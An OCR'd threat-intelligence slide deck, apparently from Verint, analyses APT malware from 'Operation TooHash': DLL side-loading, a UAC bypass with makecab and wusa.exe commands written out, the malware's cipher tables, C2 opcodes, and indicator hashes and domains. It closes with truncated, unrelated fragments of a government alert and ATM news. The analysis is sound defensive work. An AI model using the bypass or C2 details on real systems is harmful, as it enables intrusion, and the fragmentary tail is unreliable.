


Running on x86 Windows XP


- One of svchost.exe will load srvsvc.dll, and srvsvc.dll tries to load srvlic.dll when LoadLicensingLibrary () is called
  - C:\Windows\system32\srvlic.dll (Actually, this file does not exist in the system)
- The fake srvlic.dll will be loaded by DLL side-loading / path hijacking tricks.
- When srvlic.dll is loaded, it will try to read the file "fake" and decrypt as a module file.
- The decrypted fake file will be copied to a new memory block, so the srvlic.dll can not be observed by the process explorer.



Dll file has been mapped to memory blocks



Dll file has been mapped to memory blocks



Running on x64 Windows 7(1/2)


- Run TMPolicy.exe

1. Drop C:\ProgramData\temp0 file and move to C:\Users\<USERNAME>\AppData\Local\Temp\msTracer.dll

2. Move C:\Users\<USERNAME>\AppData\Local\Temp\msTracer.dll file to C:\Windows\system32 (theoretically can not be moved to this path, restricted by UAC)

3. When msTracer.dll is loaded, it will try to read the file "fake" and decrypt as a module file C:\ProgramData\Windows CE\fake

4. Create a batch file to eliminate all files



Running on x64 Windows 7(2/2)

- SearchIndexer.exe is a Windows Service (WSearch), and it will try to load msfte.dll when loadTracerDLL is called, and if it fails, it will to try to load msTracer.dll.
- SearchProtocolHost.exe also has the same vulnerability(Dll Side-loading).
- When msTracer.dll is loaded, it will try to read the file "fake" and decrypt as a module file.

Bypass UAC on Windows 7(1/3)

- But TMPolicy.exe can not move msTracer.dll to system32 because it is protected by UAC.
- So, how to place files in system protected areas without triggering UAC?

https://github.com/hfiref0x/UACME

Bypass UAC on Windows 7(2/3)


- Bypass the UAC restrictions

- `makecab.exe /V1 "C:\Users\<USERNAME>\AppData\Local\Temp\msTracer.dll"`

  `"C:\Users\<USERNAME>\AppData\Local\Temp\msTracer.dll.msu“`

- `wusa.exe /quiet "C:\Users\<USERNAME>\AppData\Local\Temp\\msTracer.dll.msu"`

  `/extract:C:\Windows\system32`




Bypass UAC on Windows 7(3/3)

- wusa.exe : Windows Update Standalone Installer
- Wusa method, tweaked to work from Windows 7 up to 10th1 10136

Encryption/Decryption of fake(1/4)

- Each running of TMPolicy.exe will generate different fake files, but after decryption , the contents are all the same.
- Fake file content = 4Byte Secret Key + Encrypted Content
- Secretkey is generated by rand () function.



Encryption/Decryption of fake(2/4)

- Secret Key: First 4 Byte
- Cipher = ENCRYPT(Plain, Secret_Key)
- Plain = DECRYPT(Cipher, Secret_Key)
- Reduced Sequence: 128 Bytes table

```
reduced_sequece = [
0x03, 0x05, 0x06, 0x07, 0x0A, 0x0C, 0x0E, 0x13, 0x14, 0x18, 0x1B, 0x1C, 0x21, 0x25, 0x26, 0x27,
0x28, 0x29, 0x2B, 0x2D, 0x2F, 0x30, 0x33, 0x35, 0x36, 0x37, 0x38, 0x3F, 0x41, 0x42, 0x45, 0x47,
0x4A, 0x4B, 0x4C, 0x4D, 0x4E, 0x50, 0x52, 0x53, 0x55, 0x56, 0x57, 0x5A, 0x5B, 0x5D, 0x5E, 0x60,
0x61, 0x65, 0x66, 0x67, 0x69, 0x6A, 0x6B, 0x6C, 0x6D, 0x6E, 0x70, 0x73, 0x77, 0x7D, 0x7E, 0x7F,
0x82, 0x83, 0x84, 0x8A, 0x8E, 0x91, 0x93, 0x94, 0x95, 0x96, 0x97, 0x98, 0x9A, 0x9B, 0x9C, 0xA0,
0xA1, 0xA3, 0xA4, 0xA6, 0xA7, 0xAA, 0xAB, 0xAC, 0xAE, 0xAF, 0xB1, 0xB3, 0xB4, 0xB5, 0xB6, 0xB7,
0xBA, 0xBC, 0xBF, 0xC0, 0xC2, 0xC9, 0xCA, 0xCB, 0xCC, 0xCE, 0xD1, 0xD2, 0xD4, 0xD6, 0xD8, 0xD9,
0xDA, 0xDB, 0xDC, 0xE0, 0xE5, 0xE6, 0xE9, 0xED, 0xEE, 0xF3, 0xF5, 0xF7, 0xFA, 0xFB, 0xFC, 0xFE,
]
```

Encryption/Decryption of fake(3/4)

1. Calculate Chosen Sequence: 4 Bytes
   - `chosen_sequence[ i ] = reduced_sequece[ secret_key[ i ] % 128]`
2. Build First Secret Map: 256 Bytes
   - `first_secret_map = [ 0, 1, 2, ... , 255 ]`
3. Choice `chosen_sequence[ 0 ] ~ chosen_sequence[ 4 ]`
   - `first_secret_map` rearranged four times with `chosen_sequence[0-4]`

- Build Second Secret Map: 256 Bytes
  - `second_secret_map[ first_secret_map[ i ] ] = i`

Encryption/Decryption of fake(4/4)

- Encryption(substitution), through the second_secret_map
  - `encrypted_data [ i ] = second_secret_map[ original_data[ i ] ]`
- Decryption(substitution), through the reversed_second_secret_map
  - `reversed_second_secret_map[ second_secret_map[ i ] ] = i`

    `decrypted_data[ i ] = reversed_second_secret_map[ encrypted_data[ i ] ]`

Connection Protocol between C2 Server(1/3)

- C2 sends command to fake
  - SIZE = total size of command – 4
  - MAGIC, OPCODE1, OPCODE2, PAYLOAD are encrypted using SECRET_KEY

SIZE[4]	SECRET_KEY[4]	MAGIC[4]	OPCODE1[4]	OPCODE2[4]	PAYLOAD

- Fake sends response back to C2
  - SIZE = total size of response – 4
  - MAGIC, PAYLOAD are encrypted using SECRET_KEY

SIZE[4]	SECRET_KEY[4]	MAGIC[4]	PAYLOAD

VERINT

Connection Protocol between C2 Server(2/3)

- If opcode1 == 0x3254BFD2 and opcode2 == 0x6FF39717
  → ExecCmd_LoadLibrary
- Command

SIZE[4]	SECRET_KEY[4]	MAGIC[4]	0x3254BFD2	0x6FF39717
NAME_LEN[4]	NAME[NAME_LEN*2]			

- Response

SIZE[4]	SECRET_KEY[4]	MAGIC[4]
MESSAGE_LEN[4]	MESSAGE[MESSAGE_LEN*2]	RETCODE[1]

VERINT


Connection Protocol between C2 Server(3/3)

- If opcode1 == 0x22836D73 and opcode2 == 0x6F42E3C0
  → ExecCmd_GetPlatformBits
- Command

SIZE[4]	SECRET_KEY[4]	MAGIC[4]	0x22836D73	0x6F42E3C0

- Response

SIZE[4]	SECRET_KEY[4]	MAGIC[4]
MESSAGE_LEN[4]	MESSAGE[MESSAGE_LEN*2]	0xFFFFFFFFFFFFFFFF
0x00000003	'X' 00 '8' 00 '6' 00 or 'X' 00 '6' 00 '4' 00	0x00000000


C:\ProgramData\temp0
DLL (GUI)
Hidden File
APT Malware
Owner Name
BUILTIN\Administrators
File MD5
fb4a0fdb2c0af5b80e1f52b1bc3a375a
File Size
74 KB (75776 Bytes)
Create Time
2015-11-05 21:49:26
Last Access
2015-11-18 23:27:59
Last Write
2015-11-18 23:27:59
Time Stamp
2014-12-11 09:11:11
Alias
C:\WINDOWS\SYSTEM32\MSTRACER.DLL
Level 5
SearchIndexer.exe
32 [PID: 3600] 2016-10-26 20:34:47
Code/DLL Injection
APT Malware
assist.adobeservice.net
help.adobeservice.net
_adjust_fdiv
_initterm
help.adobeservice.net:1863;help.adobeservice.net:8080;assist.adobeservice.net:443;assist.adobeservice.net:80;
intermain;
loadpath7
loadpathsv
2014-12
f22719ab1f830dfa27c598e71e8ae7e5
联络表.xls (CVE-2012-0158)
UPDATE.ADOBESERVICE.NET
WWW.PROXYDOMAIN.
ADOBESERVICE.NET
1040622934@QQ.COM
NCCU.PROXY
HELP.ADOBESERVICE.NET
UPDATOR.ADOBESERVICE.NET

Operation TooHash (H2)

- 03/11/2014 G DATA SecurityLabs have discovered a spyware campaign. Operation TooHash is a targeted cyber attack on companies and organizations. The aim of the attack is to steal sensitive information from the targeted companies. Using a "spear-phishing" approach”
  - 2013~ 2014-01-06
    - 8d263d5dae035e3d97047171e1cbf841 (102年尾牙、103年春酒精緻菜單.xls)
    - 7251073c67db6421049ee2baf4f31b62 (李辉简历.doc)
    - 2ec306ef507402037e9c1eeb81276152 (文件列表.xls)
    - 6b83319cf336179f2105999fe586242c (Wo.doc)
  - C2:
    - *.cnnic-micro.com , *.adobeservice.net, *.intarnetservice.com.,etc

Indicator of New OperationTooHash

- **Hash Values**
  - 650C58E995A471FA4BE6C49A32F7899B
  - 4DBD68D3741D46170D2585AAE4336B80
- **IP Address**
- **Domain Names**
  - `help.adobeservice.net`
  - `help.adobeservice.net`
- **Network/Host Artifacts**
  - En/Decode Algorithm, Strings
  - Connection Protocol, User-agent
- **Tools**
  - TMPolicy.exe
- **TTPs**
  - Spearphishing email
  - UAC bypass, wusa.exe
  - Deploy through Anti-Virus
  - Dll-Slde loading

VERINT

Indicator to Intelligence

VERINT.

ATT&CK Matrix

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Accessibility Features	Binary Padding	Brute Force	Account Discovery	Application Deployment Software	Command-Line Interface	Automated Collection	Automated Exfiltration	Commonly Used Port
AppInit DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	Application Window Discovery	Exploitation of Vulnerability	Execution through API	Clipboard Data	Data Compressed	Communication Through Removable Media
Basic Input/Output System	Bypass User Account Control	Code Signing	Credential Manipulation	File and Directory Discovery	Logon Scripts	Graphical User Interface	Data Staged	Data Encrypted	Connection Proxy
Bootkit	DLL Injection	Component Firmware	Credentials in Files	Local Network Configuration Discovery	Pass the Hash	InstallUtil	Data from Local System	Data Transfer Size Limits	Custom Command and Control Protocol
Change Default File Association	DLL Search Order Hijacking	Component Object Model Hijacking	Exploitation of Vulnerability	Local Network Connections Discovery	Pass the Ticket	PowerShell	Data from Network Shared Drive	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol


https://attack.mitre.org/

ATT&CK Groups

Group	Aliases	Description
APT1	APT1 Comment Crew Comment Group Comment Panda	APT1 is a Chinese threat group that has been attributed to the 2nd Bureau of the People's Liberation Army (PLA) General Staff Department's (GSD) 3rd Department, commonly known by its Military Unit Cover Designator (MUCD) as Unit 61398.[1]
APT12	APT12 IXESHE DynCalc Numbered Panda	APT12 is a threat group that has been attributed to China.[2] It is also known as DynCalc, IXESHE, and Numbered Panda.[3][2]
APT16	APT16	APT16 is a China-based threat group that has launched spearphishing campaigns targeting Japanese and Taiwanese organizations.[4]
APT17	APT17 Deputy Dog	APT17 is a China-based threat group that has conducted network intrusions against U.S. government entities, the defense industry, law firms, information technology companies, mining companies, and non-government organizations.[5]
APT18	APT18 Threat Group-0416 TG-0416 Dynamite Panda	APT18 is a threat group that has operated since at least 2009 and has targeted a range of industries, including technology, manufacturing, human rights groups, government, and medical.[6]

https://attack.mitre.org/

Data(治標，容易產生抗藥性)-> Intelligence(體質的改善)



http://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html

發布時間:Mon Apr 11 18:29:59 CST 2016

事件主旨:請各機關於 105 年 4 月 25 日前回覆防毒軟體掃描結果

事件描述: 請各機關徑行更新防毒軟體病毒碼，並針對機關內部所有資訊

於 105 年 4 月 25 日前至「緊急應處警訊回報系統(https://spm.nat.gov

(註)回覆防毒軟體掃描結果。

註：「緊急應處警訊回報系統

因應對策

1. 請更新防毒軟體至最新病毒

式，請徵詢合作之防毒軟體廠

2. 請依防毒軟體掃描結果，確認是否有符合防毒軟體對應之識別結果，

回報系統(https://spm.nat.gov.tw/ALTRP)回覆調查情形(無論是否符合

調查情形)。防毒軟體對應之識別結果如下：

(序號)防毒軟體名稱【惡意程式識別結果】

(1)Ad-Aware【Trojan.Generic.16214082】

(3)Antiy-AVL【Trojan[Dropper]/Win32.Agent】

(4)Arcabit【Trojan.Generic.DF76842】

(5)Avast【Win32:Malware-gen】

(6)AVG【Agent5.AMAO】

(7)Avira/小紅傘【TR/Agent.41984、TR/Agent.yiny】

(8)BitDefender【Trojan.Generic.16214082】

(9)DrWeb/大蜘蛛【Trojan.MulDrop6.16228】

(10)Emsisoft【Trojan.Generic.16214082 (B)】

Virus name and file name can not become Actionable Intelligence

俄國男子連兩天盜領巨款，火速離台，其中一人通關時哈欠連天。（資料照，記者姚介修翻攝）


入侵ATM 不排除有內鬼


辦案人員表示，一銀ATM最
更新，照理說，防護功能應
